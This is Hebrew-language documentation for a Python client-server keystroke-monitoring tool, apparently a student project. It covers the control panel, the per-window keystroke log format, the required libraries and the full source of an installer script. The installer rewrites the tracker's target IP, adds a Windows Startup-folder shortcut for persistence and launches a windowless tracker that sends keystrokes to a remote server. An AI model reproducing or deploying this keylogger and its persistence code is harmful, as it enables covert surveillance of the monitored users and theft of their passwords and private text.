
- אם ה-IP שהוזן **תקין**, המשתמש יקבל הודעה כי ההתקנה הושלמה וכי הוא יכול למחוק את קבצי ההתקנה.
- אם ה-IP שהוזן **לא תקין**, המשתמש יקבל הודעה כי התקבלה שגיאה ומבקש ממנו להזין IP תקין.

* המשתמש יקבל **הודעת שגיאה** אם הוא ינסה להזין IP ללא קובץ תוכנת המעקב באותה תיקיית העבודה, ויבקש ממנו את התנאי הנ"ל.

4. לאחר שההתקנה הושלמה, המשתמש יוכל למחוק את קובץ ה-Executable.


ניהול ממשק ותוכנת שרת

עם שחרור הזיפ, תיווצר תיקיית העבודה אשר ממנה המשתמש יריץ את **Executable** הממשק, **Control Panel.exe**. הרצת הקובץ, תפתח את מסגרת ההקדמה של האפליקציה (הממשק GUI):



כפי שכבר ניתן לראות לפי הכפתורים המוצגים, **זוהי לא סביבת העבודה של המפקח.** בכדי לעבור לסביבת העבודה על המשתמש ללחות על **Continue**, ובכדי לצאת מהממשק ללחוץ על **Quit** או על ה-X (צד ימין למעלה של החלון).

עם לחיצת כפתור ההמשך, תיפתח סביבת העבודה, **לוח הבקרה**:




המשתמש מיד יבחין בכפתור ההפעלה הענקי, **Activate Server**, הנועד בשביל להפעיל ולכבות את השרת. לולא קובץ Python של תוכנת השרת, לחיצה על כפתור זה יעלה תקלה למשתמש, המבקשת ממנו לוודא כי קובץ תוכנת השרת **Motherboard_system.pyw** קיים בתיקיית העבודה.

!! הערה !! – כאשר השרת לא דלוק לא ניתן ללחוץ על ארבעת הכפתורים מתחת לכפתור ההפעלה, כיוון שכל פעולה איתן דורשת תקשורת עם השרת. בנוסף, ניתן לראות במסגרת כי רשום בסטטוס השרת (**Current Status**) Closed, מדגיש כי השרת התוכנה (מערכת האם) לא פעיל. כאשר השרת כבוי גם לא ניתן לראות את תיקיית שמירת הדוחות (בלייבל **Current log storage directory**).

גם ללא פעילות השרת, המשתמש עדיין יוכל ללחוץ על כפתורי ה-**Information**, אשר יפתח הודעה בעלת ההוראות לתפעול האפליקציה בקצרה, וכפתור ה-**Quit**, אשר יסגור את החלון.

כשהמשתמש מפעיל את השרת הוא ישים לב כי סביבת עבודתו השתנתה:




- ניתן לראות כי כפתור ההפעלה שינה טקסט, והוא מוצג כ-**Deactivate Server**, מעיד כי הלחיצה הבאה על הכפתור תסגור את השרת שנפתח.
- **Current Status**, בנוסף לכך שעכשיו מעיד על החיבור הקיים בין הממשק הגרפי לשרת התוכנה, הוא גם **מייצג את IP שרת התוכנה** – המחשב עליו מורץ הממשק + שרת התוכנה.
- לייבל **Current log storage directory** יציג את ה-path של תיקיית האחסון הנוכחית של דוחות המשתמשים.

כעת, **ארבעת הכפתורים מתחת לכפתור ההפעלה נפתחו**, והמשתמש יוכל להיעזר בפונקציות השונות אשר לוח הבקרה מעניק לו:


- המשתמש יוכל לפתוח את תיקיית האחסון של דוחות המשתמשים, בלחיצת הכפתור **Open Log dir.** בתיקייה, המשתמש יוכל לבדוק ידנית את כל דוחות המשתמשים שנרשמו, להעתיק, למחוק וכדומה (הרחבה בתת כותרת הבאה).

- המשתמש יוכל לשנות את מיקום של תיקיית האחסון הנוכחית של דוחות המשתמשים, בלחיצת הכפתור **Change Log Dir**. שינוי המיקום יעדכן את ה-path המוצג בלייבל Current log storage directory (המייצג את המיקום הנוכחי לאחסון הדוחות) בהתאמה.

- המשתמש יוכל לראות את IP ו-Port החיבור של הלקוחות (המפוקחים) המקושרים לתוכנת השרת, בלחיצת הכפתור **Connected Clients**. בלחיצה על הכפתור תיפתח חלונית עם המידע הנ"ל, המשתמש יוכל לבחור כתובת משתמש בשביל לפתוח את הדוח הנוכחי של אותו לקוח (הרחבה בתת כותרת הבאה). זוהי דוגמא למידע היכול להופיע בחלונית:



- המשתמש יוכל לנתק לקוחות מקושרים לתוכנת השרת באמצעות הפונקציה **Disconnect Clients**. בלחיצה על הכפתור, תיפתח חלונית בה המשתמש יסמן את הלקוחות אשר מעוניין לנתק. אם לא יבחר אף לקוח לא יקרה דבר. זוהי דוגמא למידע היכול להופיע בחלונית:




* הלקוחות המקושרים מיוצגים לפי ה-IP שלהם.

!! הערה !! – גם ביציאה מהממשק גרפי של השרת, תוכנת השרת תישאר דלוקה על המחשב ותמשיך לקלוט מידע מהלקוחות המקושרים. בנוסף, עם כיבוי והפעלת המחשב מחדש תוכנת השרת תמשיך להפעיל את עצמה מחדש, עד אשר בממשק מצווה עליה להפסיק לעבוד או אם מתקיימת התערבות חיצונית לכפיית כיבוי התוכנה (דרך ה-Task Manager לדוגמא).


דוחות הלקוחות, מבנה ואחסון

דוחות הלקוחות, הם קבצי **Text Document (.txt)** אשר נכתבים ומתעדים את פעילות המקלדת של כל לקוח (נעקב) מקושר לשרת. ה-log (רשומה בלועזית, דוח פעילות המשתמש) מתועד בפורמט הבא:




- היררכית הדוח נעה מהתאריך -> **לחלון הפעיל בו המקשים נלחצים** -> **לשעה**, ושומר על היררכיה זאת לכל אורך הדוח.
- הדוח מתעלם ממקשים שהם לא כחלק מהאלף בית וסימנים, מלבד **Backspace** אשר מיוצג ככמות הפעמים אשר הוא נלחץ, ו-**Enter** שכאשר נלחץ, אומנם לא מיוצג, אך מוריד את הדוח בשורה.
- אם הלקוח התנתק והתחבר (בכיבוי והפעלת המחשב), הדוח יתעד זאת.
- בראשית הדוח מתועד תאריך יצירתו, ולאיזה כתובת לקוח הוא שייך.
- קובץ הדוח נשמר בכינוי log עם תאריך יצירתו.

הדוחות מאוחסנים (כברירת מחדל) בתיקייה logs הנמצאת בתיקיית עבודת הממשק והשרת (אידיאלית, התיקייה המשוחררת מקובץ הזיפ כמוזכר בניהול הקבצים), אך ניתן לשנות את תיקיית האחסון (המיקום) באמצעות ה-**Change log dir** בלוח הבקרה. תיקיית האחסון תראה כך:



* path תיקיית האחסון הנ"ל משמש כדוגמא לכתובת אחסון אפשרית.

בתיקיית האחסון קיימות תיקיות עבור כל כתובת IP של לקוח המקושר/היה מקושר לתוכנת השרת. בכל אחת מהתיקיות ישמרו הדוחות עבור לקוח הכתובת. מבנה כל תיקיית כתובת יראה כך:



ניתן לגשת לדוחות הלקוחות **בשלושה דרכים** עיקריות:

- אם המשתמש זוכר את מיקום האחסון, הוא יכול לפתוח את התיקייה **ידנית**.
- המשתמש יכול לפתוח את תיקיית האחסון באמצעות **Open Log Dir** בלוח הבקרה.
- דרך לוח הבקרה, בחלונית של **Connected Clients** למשתמש היכולת לבחור כתובת ולפתוח את הדוח של התאריך הנוכחי עבור אותה כתובת, בלחיצה על הכפתור Open log.

מדריך למפתח

שפת התוכנה – פייתון (Python)

- **פייתון (Python באנגלית),** כשפת תכנות, היא שפת סקריפט (תסריט) מאד קלה ונוחה לשימוש שהומצאה ע"י גואידו ואן רוסום בשנת 89'. אחד ממאפייני השפה הוא הספרייה הרחבה אשר באה עם התקנתה, התומכת בהרחבה באופן מובנה- עקב תכונה זאת תוכנות פרויקט זה נכתבו בפייתון, אשר עבודת הכתיבה הוקלה בזכות זאת.


- מלבד השימוש והכתיבה בה, השפה מאד קלה להתקנה. על המשתמש ללכת לדפדפן ולחפש Python- התוצאה הראשונה תוביל לעמוד python.org , בו המשתמש יוכל לקרוא עוד על השפה ולהוריד את קובץ ההתקנה ממנה. **הפרויקט נכתב בגרסה 3.6 של השפה**, לכן על מנת להריץ תוכנות הפרויקט **מומלץ** להתקין את גרסה 3.6 ומעלה (גרסה 2 לא תעבוד, וגרסאות 3 נמוכות מ-3.6 לא נבדקו). בהתקנת פייתון מומלץ להוריד Installer (אשר יתקין את השפה בצורה הנוחה והנגישה ביותר למשתמש) ויש לוודא כי pip (כלי הוספת ספריות למאגר הקיים) מותקן ביחד עם השפה, וכי השפה מוספת ל-PATH, המאשר לגשת לפקודות השפה דרך כל תיקייה.

- פייתון צריך להיות מותקן על המחשב, **הן בשביל המפתח והן בשביל המשתמש**, בכדי להשתמש ולהריץ את תוכניות ותסריטי הפרויקט. אומנם המשתמש מריץ את קבצי ההפעלה כ-Executable לא תסריטי תוכנה (קבצים אשר כבר הומרו לשפת מכונה), אך קבצי ההרצה אלו מריצים תסריטי תוכנה נוספים אשר לא אומרו לשפת תוכנה אשר משתנים לפי הוראות המשתמש- לכן, קיים הצורך להתקנת שפת הסקריפט פייתון גם במחשב המשתמש.

- פייתון צריך להיות **מותקן הן במחשב הבקרה והפיקוח והן במחשב הלקוח** הנעקב, כיוון שקבצי תוכנת השרת (במחשב המפקח) ותוכנת המעקב (במחשב הלקוח) אילו קבצי תוכנה (תסריט), שלא יכולים לרוץ ללא נוכחות פייתון במחשב. בנוסף לפייתון, יש הצורך להוריד את כל הספריות קוד לאוסף הספריות הקיים על המחשב (על כך יורחב בתת כותרת הבאה, בנוסף לכיצד ניתן להתקין ובאילו ספריות התוכניות קוד משתמשות).


שימוש ב-pip

לאחר שפייתון מותקן, **ניתן יהיה להשתמש ב"פיפ" (pip)-** מנהל החבילות הרשמי של פייתון, המאפשר למשתמש/למפתח לייבא חבילות למפרש הפייתון (שהותקן) באמצעות **pip install** בטרמינל:




במקום ה-[specific package], יש להקליד את הספרייה המבוקשת

באמצעות pip freeze, המשתמש יוכל לראות את רשימת החבילות המיובאות למפרש:



דוגמא לתוצאת הרצה

אם הפיפ אינו מותקן, יש להקליד את הפקודה הבאה בתיקייה בא נמצא pip.py (בדרך כלל מגיע בתיקיית ה-Interpreter, המפרש של פייתון).



!! הערה !! – השימוש בפיפ מתאפשר רק אם הפייתון מוסף ל-PATH וזה מתבצע רוב הזמן בהתקנתו, אך במקרים חריגים יש להוסיף אותו ידנית. בקישור המצורף מוסבר כיצד ניתן להוסיף פייתון ל-PATH: https://geek-university.com/python/add-python-to-the-windows-path/

ספריות הפרויקט

בתכנות, **ספרייה** היא אוסף של תת-תוכניות המשמשות לפיתוח תוכנה. ספריות מכילות קוד או מידע, שמספקים שירות לתוכניות עצמאיות- זה מאפשר לשתף ולשנות קוד או מידע באופן מודולרי (אופן שניתן להחליף בו חלקים בתוכנה או להוסיף חלקים שלא הוגדרו מראש).

בפרויקט זה, קיימות ספריות שונות אשר המשתמש/המפתח מחויב להתקין ל-Interpreter הפייתון (המפרש) דרך פיפ בכדי שתוכנות הפרויקט ירוצו ללא שגיאות.

- **ספריית pynput**: ספרייה זו מאפשרת למפתח לשלוט ולפקח על התקני קלט (כרגע נתמכת רק ע"י העכבר והמקלדת). ספרייה זו היא בעצם גרעין הפרויקט, הרעיון שסביבו נבנה כל הפרויקט והתוכנות התומכות. * הספרייה אינה באה עם הספרייה הסטנדרטית (הכללית של פייתון), ויש צורך להתקין אותה באמצעות פיפ.

- **ספריית OS:** ספרייה זו מספקת דרך ניידת להשתמש בפונקציונאליות התלויה במערכת ההפעלה. הפונקציות שהספרייה מספקת מאפשרת ממשק עם מערכת ההפעלה עליה פועל פייתון- בין אם מדובר ב-Mac, Windows או Linux (במקרה הפרויקט הספציפי, השימוש נכלל תחת מערכת ההפעלה Windows). * הספרייה באה עם הספרייה הסטנדרטית, ואין הצורך להתקין אותה באמצעות פיפ.

- **ספריית socket:** ספרייה זו מספק גישה לממשק Socket BSD- גישה זו מאפשרת תקשורת אינטרנטית בין רשתות, מחשבים ותוכנות במודל שרת – לקוח. * הספרייה באה עם הספרייה הסטנדרטית, ואין הצורך להתקין אותה באמצעות פיפ.

- **ספריית threading:** ספרייה זו מאפשרת ליצור ריבוי הליכונים (multithreading) אשר פועלים במקביל בהתנהלות המעבד (CPU) עם מערכת ההפעלה. הספרייה חשובה ביותר בהתנהלות מקבילה של שרת התוכנה עם כל הלקוחות המקושרים (הנעקבים) וממשק לוח הבקרה. * הספרייה באה עם הספרייה הסטנדרטית, ואין הצורך להתקין אותה באמצעות פיפ.

- **ספריית tkinter:** ספרייה זו היא ערכת הכלים הטבעית של פייתון המאפשרת למפתח ליצור תוכנית ממשק משתמש גרפי. * הספרייה באה עם הספרייה הסטנדרטית, ואין הצורך להתקין אותה באמצעות פיפ.

- **ספריית pywin32:** ספרייה זו מכלילה הרחבות פייתון לפעולות של מערכת ההפעלה Windows. **ספרייה זו מגדירה כי השימוש בפרויקט זמין במערכת ההפעלה Windows בלבד.** * הספרייה אינה באה עם הספרייה הסטנדרטית, ויש צורך להתקין אותה באמצעות פיפ.

- **ספריית pickle:** ספרייה זו מיישמת פרוטוקולים בינאריים המאפשרת הפיכת אובייקטים למחרוזת בתים, ולפענוחם. * הספרייה באה עם הספרייה הסטנדרטית, ואין הצורך להתקין אותה באמצעות פיפ.

- **ספריית getpass:** ספרייה זו מאפשרת למצוא את שם משתמש המחשב. * הספרייה באה עם הספרייה הסטנדרטית, ואין הצורך להתקין אותה באמצעות פיפ.
- **ספריית pillow:** ספרייה זו היא "מזלג" ידידותית העובדת עם הספרייה PIL. הספרייה PIL מאפשרת לעבוד עם תמונות בפייתון. * הספרייה אינה באה עם הספרייה הסטנדרטית, ויש צורך להתקין אותה באמצעות פיפ.
- **ספריית datetime וספריית time:** datetime מספקת שיעורים למניפולציה של תאריכים ושעות. time מספקת פונקציות לעבודה עם זמנים. *הספריות באות עם הספרייה הסטנדרטית, ואין הצורך להתקין אותן באמצעות פיפ.

ASSIGN.exe [קובץ הרצה]

תפקיד הקובץ/התוכנה

קובץ זה הוא קובץ הרצה (Executable ,exe.), הפותח חלון זהיר בו המשתמש מקשר את תוכנת המעקב (המצורף לקובץ ASSIGN) למחשב המפקח.

התוכנה בקובץ משנה את חיבור IP היעד של תוכנת המעקב Track.pyw, ומתקינה קיצור דרך (shortcut ,lnk.) של תוכנת המעקב בתיקיית ההפעלה של מערכת ההפעלה Windows.

ניתן יהיה להפעיל את פונקצית הקובץ אך ורק אם תוכנת המעקב Track.pyw נמצאת באותו תיקיית עבודה.

הקובץ משתמש בספריות: OS, tkinter, socket, getpass, pywin32.

תיעוד תסריט הקובץ

- **ייבוא ספריות הפרויקט:**

```
3  import os
4  from tkinter import *
5  from tkinter import messagebox
6  import socket
7  import getpass
8  from win32com.client import Dispatch
```

- *מ-tkinter מיובא כל הפונקציות כברירת מחדל (4) + messagebox (5).
- ייבוא Dispatch מ-win32com.client (pywin32) מאפשר התנהלות עם shortcuts (8).

- **המשתנים הגלובלים של התסריט:**

```
10 ''' * GLOBAL VARIABLES * '''
11
12 # Defining main Root
13 root = Tk()
14
15 # path for track software (client) python file
16 track_file = os.getcwd() + "\\Track.pyw"
17
18 user_name = getpass.getuser()  # String for computer's user
19 startup_path = \
20     r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs' \
21     r'\Startup' % user_name  # Path for startup folder of windows OS
22
23 # Path to Track's Software shortcut located in windows startup folder
24 bat_path = os.path.join(startup_path, "Track.lnk")
```

- מוגדר חלון ה-root של הממשק הגרפי (13).

- מוגדרים ל-PATHים נוספים המציינים את מיקום תוכנת המעקב בתיקיית העבודה, וקיצור דרך של תוכנת המעקב בתיקיית ההפעלה של מערכת ההפעלה (15-24).

- **הגדרת פרמטרי החלון, היישומונים שלו והצגתו:**

```
84  # Defining title (instruction) label
85  title = Label(root, text="Input Tracker's IP:", font=("Segoe", 13, "bold"),
86                bg="white")
87
88  # Defining entry field
89  field = Entry(root, font=("Segoe", 13), bd=4, width=31)
90
91  # Defining the "Link" button
92  link_button = Button(root, text="Link", font=("Segoe", 13, "bold"), bg="white",
93                       command=link)
94
95  # Configuring main root
96  root.configure(background='white')
97  root.title("Assign Executable")
98  root.minsize(300, 100)
99  root.resizable(0, 0)
100
101 # Presenting buttons on root
102 title.pack()
103 field.pack(pady=5)
104 link_button.pack()
105
106 root.mainloop() # Loops Root
```

- מוגדרים יישומוני הממשק ומונחים על חלון הממשק (84-93, 101-104).

- מוגדרים פרמטרי חלון הממשק (95-99).

- החלון הממשק מורץ בלולאה אין סופית (106).

- **פונקצית link:** *נקראת ע״י כפתור Link*

```
29  def link():
30      global track_file
31      """Sets link between client software and server software and launches
32      client software, if given address is valid."""
33
34      print(field.get())
35      if os.path.exists(track_file):
36          passed = field.get()  # Input from user in field box saved
37          field.delete(0, END)
38          try:
39              socket.inet_aton(passed)
40
41              # If input valid IP
42              with open(track_file, "r") as f:
43                  list_of_lines = f.readlines()
44                  list_of_lines[16] = f"server_ip = '{passed}'\n"
45
46              with open(track_file, "w") as f:
47                  f.writelines(list_of_lines)
48
49              # Target file for shortcut
50              target = os.path.join(os.getcwd(), "Track.pyw")
51              # Working directory for shortcut
52              w_dir = os.getcwd()
53              # Icon of the file shortcut
54              icon = os.path.join(os.getcwd(), "Track.pyw")
55              shell = Dispatch('WScript.Shell')
56              # Creates the new shortcut at given path
57              shortcut = shell.CreateShortCut(bat_path)
58              shortcut.Targetpath = target
59              shortcut.WorkingDirectory = w_dir
60              shortcut.IconLocation = icon
61              # Saves the Track's software shortcut at given path
62              shortcut.save()
63
64              os.startfile("Track.pyw")
65
66              # Informs user of success installation
67              field.configure(fg="Blue")
68              messagebox.showinfo("Success!",
69                                  "You can delete the executable file now.")
70
71          # If input isn't valid IP
72          except socket.error:
73              # Informs user of
74              field.configure(fg="Red")
75              messagebox.showerror("Failed!",
76                                   "Please Insert a valid IP address.")
77
78      # If Track software file doesn't exist in working directory
79      else:
80          messagebox.showerror("Error!",
81                               "Can't find Track.pyw in working directory")
```

- במידה והוזן בשדה IP תקין, תוכנת המעקב תפעיל את עצמה (כשהיא מקושרת ל-IP שהוזן) ויותקן קיצור דרך של עצמה בתיקיית ההפעלה של מערכת ההפעלה (38-69).
- במידה והוזן בשדה IP לא תקין, תתקבל הודעת שגיאת המבקשת הזנה של IP תקין (72-76).
- במידה וקובץ התוכנה לא קיים בתיקיית העבודה של הקובץ, התקבל שגיאה בה מצוין כי תוכנת המעקב לא נמצאה (79-81).

Tracker.pyw [תסריט תוכנה]

תפקיד הקובץ/התוכנה

קובץ זה הוא קובץ תסריט פייתון שרץ ללא הטרמינל ברקע (.pyw) על המחשב הנעקב ומשגר חבילות מידע לשרת לפי פעילות הלקוח.

